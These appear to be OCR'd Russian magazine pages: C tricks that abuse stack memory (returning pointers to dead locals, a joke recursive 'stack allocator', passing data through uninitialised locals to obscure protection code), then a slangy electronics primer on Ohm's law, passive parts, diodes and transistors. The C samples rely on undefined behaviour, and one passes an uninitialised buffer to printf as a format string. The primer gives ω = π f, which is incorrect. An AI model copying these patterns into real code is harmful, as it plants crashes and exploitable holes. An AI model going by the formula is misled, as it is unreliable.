Естественно, при вызове любой функции сохранность освобожденных переменных уже не гарантируется — все зависит от того, сколько стекового пространства «кушает» очередная вызываемая функция, причем некоторые функции могут вызываться неявно (мало ли что захочется воткнуть в код компилятору!). К тому же стек активно используется для временного сохранения регистров, заталкиваемых туда компилятором. То есть гарантий, что освобожденные переменные не будут уничтожены у нас все-таки нет, однако, если предпринять ряд предосторожностей, то риск будет не так уж и велик. Стек растет вверх, а локальные буфера вниз. Выделяя локальный буфер с запасом хотя бы в пару килобайт, мы на 99% обезопасим себя от затирания актуальных данных.

Конечно, в «промышленном» коде подобные трюки недопустимы и нужно выделять память из кучи (благополучно забывая ее потом освободить). Во многих случаях возврат указателей на локальные переменные происходит по ошибке. Такие ошибки могут «дремать» в коде годами, неожиданно пробуждаясь при модификации программы или перекомпиляции ее другим компилятором, или с новой версией такой-то библиотеки. Как пример, одна из библиотечных функций увеличила свою потребность в стеке и стала затирать освобожденные переменные, приводя программу к краху, источник которого не так-то просто обнаружить.

02 Выделение памяти из стека

Учебники по Си упоминают о трех основных типах памяти, доступных программисту: автоматическая стековая память, динамическая память (куча) и статическая память (секция данных). Автоматическая память хороша тем, что гарантированно освобождается компилятором по выходе из функции, исключая возможность утечек. Однако стековый кадр формируется в момент вызова функции и потому размеры локальных буферов задаются на стадии компиляции, что не позволяет заранее обрабатывать данные неизвестного размера, к тому же мы не можем (легальным образом) воз-



вращать указатели на автоматические переменные материнской функции. Куча снимает эти ограничения, но перекладывает заботы об освобождении памяти на плечи программиста и, как результат, малейшая небрежность ведет к трудноуловимым утечкам. Статическая память наследует худшие черты кучи и стека — размеры буферов задаются на стадии компиляции и не могут быть увеличены во время исполнения программы.

Но есть еще и четвертый тип памяти, о котором умалчивают учебники. Это память, лежащая выше указателя стека. Почему бы ее не использовать для хранения динамических данных? Естественно, со всеми предосторожностями, упомянутыми выше. Дальше приведен код функции, выделяющей заданное количество килобайт стековой памяти и возвращающей указатель на обозначенный блок памяти:

ДИНАМИЧЕСКИЙ СТЕКОВЫЙ АЛЛОКАТОР (УПРОЩЕННЫЙ «МАКЕТНЫЙ» ВАРИАНТ)

```
char* stack_alloc(int s_z) {
  char buf[1024];
  if (s_z) return stack_alloc(s_z – 1);
  return buf;
}
```

Несколько замечаний. Во-первых, никакой это не аллокатор, поскольку реального выделения памяти не происходит, и она остается свободной. Повторный вызов функции «выделит» новый блок поверх старого (естественно, при желании этот недочет легко обойти, передав функции базовый адрес, с которого начинается «выделение» очередного блока).

Во-вторых, размер выделенного блока всегда чуть больше требуемого, так как в стеке кроме буфера сохраняются регистры и адреса возврата — но это не проблема. Напротив, определенный запас размера снижает риск «стихийного» затирания данных.

В-третьих, оптимизирующие компиляторы наверняка избавятся и от хвостовой рекурсии, и от реально неиспользуемого буфера buf, а потому эта функция вообще не будет выделять никакой памяти и вернет указатель черт знает на что (более точно сказать невозможно, это уже от типа компилятора и ключей компиляции зависит!). Значит нужно переписать функцию так, чтобы компиляторы не смогли «развернуть» рекурсию и не трогали буфер buf (для этого достаточно «загрузить» его работой, имитируя бурную деятельность).

И последнее — не стоит принимать стековой аллокатор всерьез. Это шутка! Но иногда она оказывается очень полезной («заложить» ее в «промышленном» коде перед увольнением с работы, чтобы кому-то потом сильно аукнулось — не предлагаю!).

03 Неявная инициализация стековых переменных

А вот этот трюк используют для запутывания кода, что полезно при создании защитных механизмов. Идея заключается в следующем: вызываем функции foo(), которая что-то записывает в свои собственные локальные переменные, а потом завершается. Указатель стека опускается, но содержимое самих переменных остается нетронутым. Если теперь запустить функцию bar(), то в ее локальных переменных (неинициализированных, конечно) окажутся значения, оставленные функцией foo().

В большинстве случаев это происходит по ошибке, но если немного подумать и все рассчитать — лучшего трюка для скрытой передачи данных, пожалуй, и не найти. Основная трудность заключается в том, что мы не можем управлять размещением переменных в стеке. Обычно компиляторы располагают их в порядке обращения к ним, при этом часть переменных попадает в регистры, а часть нет. Другими словами, если у нас больше одной переменной — жди проблем. Или же закладывайся на особенности поведения конкретной версии компилятора с заданным набором ключей трансляции.

Приведенный ниже код достаточно надежен и дружит с оптимизаторами, для достижения чего пришлось круто извратиться с глобальными переменными, расплачиваясь наглядностью кода. Зато теперь можно быть на 99% уверенным, что компилятор не создаст никаких «служебных» локальных переменных, смещающих кадр стека — ведь нам надо добиться, чтобы переменная buf функции bar() легла в аккурат поверх переменной buf функции foo(). Увы, никакие извращения не дают 100% гарантии. Компилятор — это черный ящик и никто не знает, что у него на уме.

РАБОЧИЙ ПРИМЕР С НЕЯВНОЙ ИНИЦИАЛИЗАЦИЕЙ ЛОКАЛЬНЫХ ПЕРЕМЕННЫХ

```
int a, b, c, d;
#define S "nezumi has you!\n"

// функция foo() инициализирует переменную buf,
// а затем завершает свое выполнение
foo()
{
  char buf[0x60]; d = strlen(S);
  for (a = 0; a <= d; a++)
  {
    c = S[a]; buf[a] = c;
  }
  return buf[a];
}

// функция bar(), вызываемая следом за функцией foo(),
// объявляет переменную buf и выводит ее на экран,
// «подхватывая» содержимое, оставленное в стеке
// функцией foo(), создавая иллюзию того, что
// переменная buf не инициализирована
bar()
{
  char buf[0x60];
  printf(buf);
}

main()
{
  foo();
  bar();
  printf("***\n"); /* если убрать этот вызов то оптимизатор может заменить call bar на jmp bar,  что сдвинет стековый фрейм функции bar */
}
```



АРТЕМИЙ «DI HALT» ИСЛАМОВ
/ DI_HALT@MAIL.RU /

ЭЛЕКТРОННЫЕ ИСХОДНИКИ

Базовые основы электроники для самых маленьких

Надеюсь, ты понимаешь, что тупо повторять железки, увиденные в инете или на страницах нашего издания, это моветон и тупиковый путь. Конечно, можно наломать дров и так, но настоящий фрикер должен непрерывно совершенствоваться и развиваться сам. Именно поэтому мы с Длинным не даем полностью завершенных и функциональных девайсов, оставляя простор для творчества и дальнейших модернизаций.

Учиться, учиться и еще раз учиться! Недаром говорят, что лучший способ освоить программирование — взять дебаггер и посмотреть, как это делают другие. Тут точно такая же ситуация. Поэтому статью я посвящу не конкретному устройству, а базовым знаниям электроники и простейшим схемотехническим элементам, и в качестве примеров, с целью вскипятить тебе мозг, я буду брать фрагменты реальных принципиальных схем. А чтобы лучше усваивалось, доставай макетку и разогревай паяльник или запускай ISIS Proteus.

ЭЛЕКТРОТЕХНИКА ДЛЯ ВСЕХ

Довелось мне однажды преподавать электронику в одной шараге. Нетривиальное занятие, скажу я тебе. Дабы облегчить усвоение материала, я вводил ряд упрощений. Совершенно бредовых и антинаучных, но более-менее наглядно показывающих суть процесса. Методика «канализационной электрики» успешно показала себя в полевых испытаниях, а посему будет использована и тут. Хочу обратить внимание, что это всего лишь наглядное упрощение, справедливое для общего случая и конкретного момента, и к реальной физике процесса не имеющее практически никакого отношения. Зачем оно тогда? А чтобы проще запомнить, что к чему, и не путать напряжение и ток, и понимать, как на все это влияет сопротивление, а то я от студентов такого наслушался...

ТОК, НАПРЯЖЕНИЕ, СОПРОТИВЛЕНИЕ

Если сравнить электроцепь с канализацией, то источник питания — это сливной бачок, текущая вода — ток, давление воды — напряжение, а несущиеся по трубам фекалии — полезная нагрузка. Чем выше сливной бачок, тем больше потенциальная энергия воды, находящейся в нем, и тем сильнее будет напор-ток, проходящий по трубам, а значит, больше дерьма-нагрузки он сможет смыть.
Кроме дерьма, потоку препятствует трение о стенки труб, образующее потери. Чем толще трубы, тем меньше потери (гы-гы-гы, теперь ты понимаешь, почему аудиофилы для своей мощной акустики берут провода потолще).
Итак, подведем итог. Электроцепь содержит источник, создающий между своими полюсами разность потенциалов — напряжение. Под действием этого напряжения ток устремляется через нагрузку туда, где потенциал ниже. Движению тока препятствует сопротивление, образуемое из полезной

нагрузки и потерь. В результате напряжение-давление ослабевает тем сильнее, чем больше сопротивление. Ну, теперь положим нашу канализацию в математическое русло.

☒ ЗАКОН ОМА

```
Сила тока в цепи пропорциональна напряжению и обратно
пропорциональна полному сопротивлению цепи:
I = U/R
U — величина напряжения в вольтах
R — сумма всех сопротивлений в Омах
I — протекающий по цепи ток
```

Для примера просчитаем простейшую цепь, состоящую из трех сопротивлений и одного источника. Схему я буду рисовать не так, как принято в учебниках по ТОЭ, а ближе к реальной принципиальной схеме, где принимают точку нулевого потенциала — корпус, обычно равный минусу питания, а плюс считают точкой с потенциалом, равным напряжению питания. Для начала будем считать, что напряжение и сопротивление известны, а значит, нам нужно найти ток. Сложим все сопротивления (о правилах сложения сопротивлений читай на врезке), дабы получить общую нагрузку, и поделим напряжение на получившийся результат — ток найден! Теперь посмотрим, как распределяется напряжение на каждом из сопротивлений. Выворачиваем закон Ома наизнанку и начинаем вычислять.

```
U=IR
```

Поскольку ток в цепи един для всех последовательных сопротивлений, то он будет постоянен, а вот сопротивления будут разные. Итогом стало, что $U_{источника} = U_1 + U_2 + U_3$. Исходя из этого принципа, можно, например, соединить последовательно 50 лампочек, рассчитанных на 4.5 вольта, и спокойно запитать от розетки 220 вольт — ни одна лампочка не перегорит. А что произойдет, если в эту связку, в серединку, всандалить одно здоровенное сопротивление, скажем на кОм, а два других взять поменьше — на один Ом? Из расчетов станет ясно, что почти все напряжение выпадет на этом большом сопротивлении.

☒ ЗАКОН КИРХГОФФА

Согласно этому закону, сумма токов, вошедших в узел, равна нулю, причем токи, втекающие в узел, принято обозначать с плюсом, а вытекающие — с минусом. По аналогии с нашей канализацией — вода из одной мощной трубы разбегается по мелким. Данное правило позволяет вычислять примерный потребляемый ток, что иногда бывает необходимо при расчете принципиальных схем.

☒ МОЩНОСТЬ И ПОТЕРИ

Мощность, которая расходуется в цепи, выражается, как произведение напряжения на ток.

```
P = U * I
Потому, чем больше ток или напряжение, тем больше мощ-
ность. Так как резистор (или провода) не выполняет какой-
либо полезной нагрузки, то мощность, выпадающая в него,
это потери в чистом виде. В этом случае мощность через
закон Ома можно выразить так:
P = RI^2
```

Как видишь, увеличение сопротивления вызывает увеличение мощности, расходующейся на потери, а если возрастает ток, то потери увеличиваются в квадратичной зависимости. В резисторе вся мощь уходит в нагрев. По этой же причине, кстати, аккумуляторы нагреваются при работе — у них есть внутреннее сопротивление, на котором и происходит рассеяние части энергии. Есть еще закон полного тока в цепи. На практике, правда, он мне никогда не пригождался, но знать его не помешает, поэтому утяни из сети учебник по ТОЭ (теоретические основы электротехники), лучше для средних учебных заведений, там все гораздо проще и понятней — без ухода в высшую математику. А я пока пробегусь по основным элементам цепи.

☒ РЕЗИСТОР

Он же **сопротивление**. На схеме выглядит как белый узкий прямоугольник (на буржуйских схемах часто обозначен угловатой пружинкой). Замечательная деталь! Отличается тем, что не делает вообще ничего. Тупо потребляет энергию и греется. Основное предназначение в схеме это либо токоограничение, либо перераспределение напряжения. Сейчас поясню. Вот, например, светодиод. Для работы ему нужен мизерный ток, порядка 20 миллиампер, но вот беда — сопротивление светодиода мало, поэтому если воткнуть напрямую в 5 вольт, то через него ломанется ток в 400 миллиампер. От такой нагрузки бедняжка пожелтеет, позеленеет, а потом и вовсе загнется, источая вонь. Что делать? Правильно — поставить ему последовательно резистор, чтобы тот ограничил ток, не пустив излишнюю мощу на хилый диодик. Даже если диод теперь закоротить, то, исходя из закона Ома, ток в цепи не превысит того, который разрешит резистор.
Второе популярное применение — это **делители напряжения**. Цель делителя — подать на какую-либо точку сети строго определенное напряжение. Часто приходится это делать при согласовании между сигналами разных напряжений. Делитель представляет собой два последовательно соединенных резистора, один из которых подсоединен к точке нулевого потенциала (корпус), а второй к напряжению, которое нужно поделить. Средняя точка между резистором — это выход нашего поделенного напряжения. Ток в последовательной цепи везде одинаков, а вот сопротивление разное, значит, напряжение (по закону Ома) разделится на резисторах пропорционально их сопротивлениям. Одинаковые резисторы — напряжение пополам, а если нет, то уже надо садиться и вычислять, где как. Приведем простой пример. Напряжение порта RS232 в компьютере 12 вольт, а для программирования микроконтроллера требуется всего 5 вольт. Тем не менее, простейший программатор для COM порта, найденный на сайте avr.nikolaew.org, не требует каких-либо специализированных микросхем преобразователей. Там стоят обычные делители, которые 12 вольт преобразуют в 6 вольт, что уже не смертельно для контроллера (на самом деле, вольт не 12, а 11,5, так как еще, минимум, 0.5 вольта упадет на диоде).
Надо учитывать, что делитель работает лишь в том случае, если напряжение с него снимается на нагрузку, сопротивление которой в разы — а лучше, в по-


Как вычислять общее сопротивление цепи?

Если резисторы идут один за другим, последовательно, то просто складываешь их сопротивление. Если же они включены параллельно, то суммарное сопротивление будет равно:
$1/R_{суммы} = 1/R_1+1/R_2+1/R_3+..+1/R_n$
Конденсаторы складываются несколько иначе. Суммарная емкость батареи конденсаторов при последовательном включении будет равна:
$1/C_{суммы} = 1/C_1+1/C_2+1/C_3+..+1/C_n$
А при параллельном:
$C_{суммы} = C_1+C_2+C_3+..+C_n$
Индуктивности складываются так же, как и сопротивления. Последовательное соединение вызывает сложение индуктивностей, а параллельное соединение будет вычисляться по формуле:
$1/L_{суммы} = 1/L_1+1/L_2+1/L_3+..+1/L_n$



Самое частое применение резисторов

Как заюзать конденсатор. Manual






Канализационная электроника — нет ничего проще!

Цифровая схемотехника. Обозначение в качестве рубильников совершенно условное, на самом деле там, конечно же, стоит транзистор, обычно полевой



Катушка, а также использование ее в качестве фильтра



Аналоговая электроника — жутко замороченная штука, но когда работает, как надо, это песня!



рядки — выше сопротивления делителя. Как правило, это входы микросхем, имеющих сопротивление в десятки МегаОм.

Еще один пример применения резисторов — подтяжка, она же pullup. Дело в том, что раз входы микросхем имеют огромное сопротивление, то на них наводится куча помех буквально из воздуха, следовательно, значение на входе может принимать совершенно случайный вид. Поэтому неиспользованные входы сажают на землю либо через резистор подтягивают к плюсу, чтобы там было определенное напряжение: или ноль, или плюс питания, соответственно. Если собирал мои прошлые девайсы на AVR, то, наверное, помнишь, что сигнал RESET я подтягивал резистором к напряжению питания. Можно, конечно, просто припаять RESET к плюсу, но тогда ты не сможешь сбросить процессор подведением туда земли — вызовешь короткое замыкание между плюсом и минусом. А с подтягивающим резистором этот фокус пройдет на ура, слабый подтяг вывода RESET до плюса будет пересилен прямым замыканием на минус, и произойдет сброс.

☒ КОНДЕНСАТОР

Он же емкость — еще один вид пассивных элементов. На схеме обозначен, как две одинаковые параллельные черточки. В отличие от резистора, конденсатор — это нелинейный элемент. По нашей канализационной аналогии его можно сравнить с резиновым баком. Вначале, когда он пуст, вода резко его заполняет, растягивая стенки. Постепенно, когда стенки растянутся до предела, его сопротивление возрастет настолько, что поток воды остановится. А если убрать внешнее давление, то хлынет обратно.

Так и электрический конденсатор: когда он не заряжен, то его сопротивление можно принять за равное нулю, а когда зарядится, то — за бесконечность, обрыв. Ток через него идет только лишь в момент заряда или разряда. После отсоединения источника тока конденсатор сам начинает действовать как источник, пока не разрядится.

Конденсаторы в электронике, в основном, используют как фильтрующие элементы, удаляющие помехи. Здоровенные конденсаторы на силовых цепях в блоках питания служат для подпитки системы при пиковых нагрузках, сглаживая просадки напряжения. Основан этот эффект на том, что конденсатор не пропускает постоянный ток, но переменная составляющая через него проходит на ура. Сопротивление конденсатора переменной составляющей тока зависит от частоты этой составляющей. Чем выше частота, тем меньше сопротивление конденсатора. В итоге, все высокочастотные помехи, идущие поверх постоянного напряжения, глушатся через конденсатор на землю, оставляя после себя постоянное напряжение. Сопротивление конденсатора переменной составляющей также зависит от емкости кондера, поэтому, ставя конденсаторы с разной емкостью, можно отсеять разные частоты.

Емкостное сопротивление рассчитывается так:

$X_C = 1/\omega C$


Где Xc — емкостное сопротивление в Омах
C — емкость в фарадах
ω — угловая частота переменной составляющей в радиан/с
ω = π f
где f — частота колебаний сигнала в герцах

Конденсатор может служить еще и времязадающим элементом в генераторах разного рода — от него будет зависеть частота генерации. Либо использоваться в качестве формирователя импульса, как пример, сброс в схемах на контроллере с инверсным Reset (мой любимый AT89C51). Основан прикол на том факте, что конденсатор пропускает постоянный ток только в период заряда. Значит, если подключить инверсный reset через конденсатор на плюс, а через резистор на землю, то в начальный момент, пока конденсатор не заряжен, на reset будет подан плюс питания (так как незаряженный конденсатор — это почти короткое замыкание). Потом, когда конденсатор зарядится и превратится в обрыв, ножка reset окажется через резистор на земле. Получается, во время пуска на ножке reset будет кратковременный импульс положительного напряжения, достаточный для первичного сброса процессора. Таким образом, например, поступили в схеме программатора для AT89C51 с сайта http://www.atprog.boom.ru/schprog.html.

☒ ИНДУКТИВНОСТЬ

В народе катушка, грубо говоря, это кусок проволоки, намотанный на каркас. В группу входят и дроссели, и разного рода фильтры, и некоторые антенны. Также индуктивностью обладает все, что имеет обмотку, например двигатели или электромагниты, несмотря на то, что это не главное их свойство. Помни об этом при проектировании цепей. Увязать индуктивность в нашу канализационную теорию было нелегко, но, немного пораскинув мозгами, мы таки придумали. В гидро модели катушка похожа на турбину с неслабой инерцией, где величина инерция является прообразом индуктивности. На стабильно текущий поток турбина, будучи раскрученной этим же потоком, не влияет никак, но стоит потоку ослабнуть, как турбина начнет за счет инерции подталкивать его. И наоборот, если турбина остановлена, то при появлении потока она будет его тормозить, пока не раскрутится. Чем больше инерция, тем сильнее будет сопротивление потоку. Примерно так катушка индуктивности препятствует изменению тока, протекающего через нее.

Основное применение катушка находит в колебательных контурах генераторов и фильтрах, так как она имеет свойство пропускать через себя постоянную составляющую и подавлять переменную. В паре с конденсатором они образуют отличный Г-образный или П-образный фильтр.



Закон Ома


«Конденсаторы в электронике, в основном, используют как фильтрующие элементы, удаляющие помехи»

ДИОД

Основные пассивные элементы рассмотрели, теперь бегло расскажем про полупроводники.

Первым в списке будет диод. Это такая хитрая фиговина, пропускающая ток только в одну сторону. Его можно сравнить с ниппелем. Применяется, например, в выпрямителях, когда из переменного тока делают постоянный. Или когда надо отделить обратное напряжение от прямого. Погляди в схему программатора (там, где был пример с делителем). Видишь, стоят диоды, как думаешь, зачем? Все просто. У микроконтроллера логический нуль — это около 0 вольт, а у COM порта нуль — минус 12 вольт. Вот диод и отрезает этот минус 12, образуя 0 вольт. А поскольку у диода в прямом направлении проводимость неидеальная, то на его сопротивление упадет примерно 0.5-0.7 вольта. Остаток, будучи поделенным резисторами надвое, окажется примерно 5.5 вольт, что не выходит за пределы нормы контроллера.

Есть еще один интересный тип диода — стабилитрон. Я юзал его в одной из прошлых статей. Особенностью стабилитрона является, что в прямом направлении он работает как обычный диод, а вот в обратном его срывает на каком-либо напряжении, например, на 3.3 вольта, подобно ограничительному клапану парового котла, открывающемуся при превышении давления и стравливающему излишки пара. Стабилитрон используют, когда хотят получить напряжение заданной величины, вне зависимости от входных напряжений. Это может быть, к примеру, опорная величина, относительно которой происходит сравнение входного сигнала. Им можно обрезать входящий сигнал до нужной величины или использовать его как защиту. В своих схемах я часто ставлю на питание контроллера стабилитрон на 5.5 вольт, чтобы в случае, если напряжение резко скакнет, стабилитрон стравил через себя излишки. Также есть такой зверь — супрессор, тот же стабилитрон, только двунаправленный. Используется для защиты по питанию.


Диод, стабилитрон, супрессор и прочая кремниевая мелюзга

ТРАНЗИСТОР

Жуткая вещь, в детстве все не мог понять, как он работает, а оказалось, очень просто.

В общем, транзистор можно сравнить с вентилем, при помощи которого мы небольшим усилием управляем мощнейшим потоком. Чуть повернул — и тонны дерьма умчались по трубам, открыл посильней — и вот уже все вокруг захлебнулось в нечистотах. Выход пропорционален входу, умноженному на какую-то величину. Этой величиной является коэффициент усиления.

Транзисторы делятся на полевые и биполярные. В биполярном есть эмиттер, коллектор и база (смотри рисунок). Между эмиттером и коллектором идет большой ток полезной нагрузки, направление которого определяется стрелочкой на эмиттере. А вот между базой и эмиттером идет маленький управляющий ток. Грубо говоря, величина управляющего тока влияет на сопротивление между коллектором и эмиттером. Биполярные транзисторы бывают двух типов: p-n-p и n-p-n, принципиальная разница только в направлении тока.

> «Биполярные транзисторы бывают двух типов: p-n-p и n-p-n, принципиальная разница только в направлении тока»

Полевой транзистор отличается от биполярного тем, что в нем сопротивление канала между истоком и стоком определяется уже не током, а напряжением на затворе. Так как токи в них протекают микроскопические, решающую роль играет напряжение, а значит потери и тепловыделение минимальны. Последнее время полевые транзисторы получили завидную популярность (на них построены все микропроцессоры). Короче, транзистор позволит тебе слабеньким сигналом, например, с ноги микроконтроллера, управлять мощной нагрузкой типа реле, двигателя или лампочки. Если не хватит усиления одного транзистора, их можно соединять каскадами — один за другим, все мощней и мощней. А порой хватает и одного могучего полевого MOSFET транзистора. Посмотри, как в схемах сотовых телефонов управляется виброзвонок. Там выход с процессора идет на затвор силового MOSFET ключа.

МИКРОСХЕМЫ — КУБИКИ НАШЕГО КОНСТРУКТОРА

Диоды, резисторы, транзисторы и конденсаторы — это так, лишь обвязка. Особо на них не развернешься (нет, маньяки, конечно, могут, но габариты устройств будут феерические). Самое вкусное нас поджидает в микросхемах.

Делятся они на цифровые и аналоговые. Для начала кратко по цифровым микросхемам.

МИРОМ ПРАВИТ ЦИФРА!

Краеугольным камнем цифровой схемотехники служит понятие нуля и единицы. Понятие совершенно условное, потому как фактически нет никакого нуля и единицы нет, есть лишь уровни напряжения — высокий и низкий, а также некий порог, после которого данный уровень напряжения принято считать высоким или низким. Скажем, все, что ниже 0.7 вольт, считаем за низкий уровень (0), все, что выше 2.4 вольт — высоким (1). Между 0.7 и 2.4 вольта, когда неясно, какой уровень — получаем третье состояние, неопределенное, и на выходе в таком случае результат непредсказуем.


Сопротивление входов очень высокое, практически можно считать его бесконечным.


Выход в микросхеме бывает разных типов. Различают Push-Pull и Open Drain (в нашей литературе второй тип называют «открытым коллектором» или «ОК»). Отличие заключается в способе выдачи сигнала на выход. В Push-Pull, когда нужен низкий уровень, выход беспрекословно сажается на землю, имеющую нулевой потенциал, а когда высокий, то на напряжение питания.

В открытом коллекторе все обстоит несколько иначе. Когда нам надо получить низкий уровень, мы тупо сажаем ногу на землю, а вот высокий уровень

Обозначение транзисторов

Как запомнить тип биполярного транзистора по его условной схеме? Представь, что стрелочка — это направление твоего движения на машине. Если едем в стенку, то слышится дружный вопль: «Писец — Нам — Писец»(p-n-p). А если от стенки, то — облегченное: «Не — Писец — Нам» (n-p-n). Все просто! Мнемотехника форева!





Транзистор — как управляемый вентиль

получаем подтягивающим резистором (pullup), который, в отсутствии посадки на землю и большого сопротивления висящей на выходе нагрузке, заводит на ногу высокий потенциал. Тут можешь вспомнить закон Ома и посчитать, какое будет напряжение выхода на открытом коллекторе, если подтягивающий резистор обычно порядка 1кОм, а сопротивление входа больше 1МегаОм. Тип выхода определяется из документации на микросхему, некоторые микрухи имеют программируемый выход, например, все контроллеры AVR. Исходя из этого, становится понятен смысл регистров Port и DDR в контроллере AVR — они определяют тип выхода Open Drain+PullUp, Push-Pull или просто Open Drain.

О микросхемах дискретной логики И, ИЛИ, НЕ рассказывать не буду, описать каждую — это справочник не на одну сотню страниц. Да и они постепенно уходят в прошлое, вытесняемые контроллерами и программируемыми матрицами. Скажу лишь одно — работают эти микросхемы по жесткой таблице истинности, которую можно найти в соответствующем datasheet.

☒ АНАЛОГ РУЛИТ!

Цифра может и правит, но я в последнее время предпочитаю аналоговую технику. Ряд задач автоматики и регулирования на аналоговых цепях выполнить в разы проще, чем на микроконтроллере или цифровой логике. Главное отличие от цифровых микрух в том, что тут нет четких состояний, а вход и выход могут плавно изменяться от минус питания до плюс питания. Основой аналоговой схемотехники является операционный усилитель.

> «На операционных усилителях сделаны аналоговые компьютеры, считающие дифференциальные уравнения с такой скоростью, что все цифровые компы нервно курят»

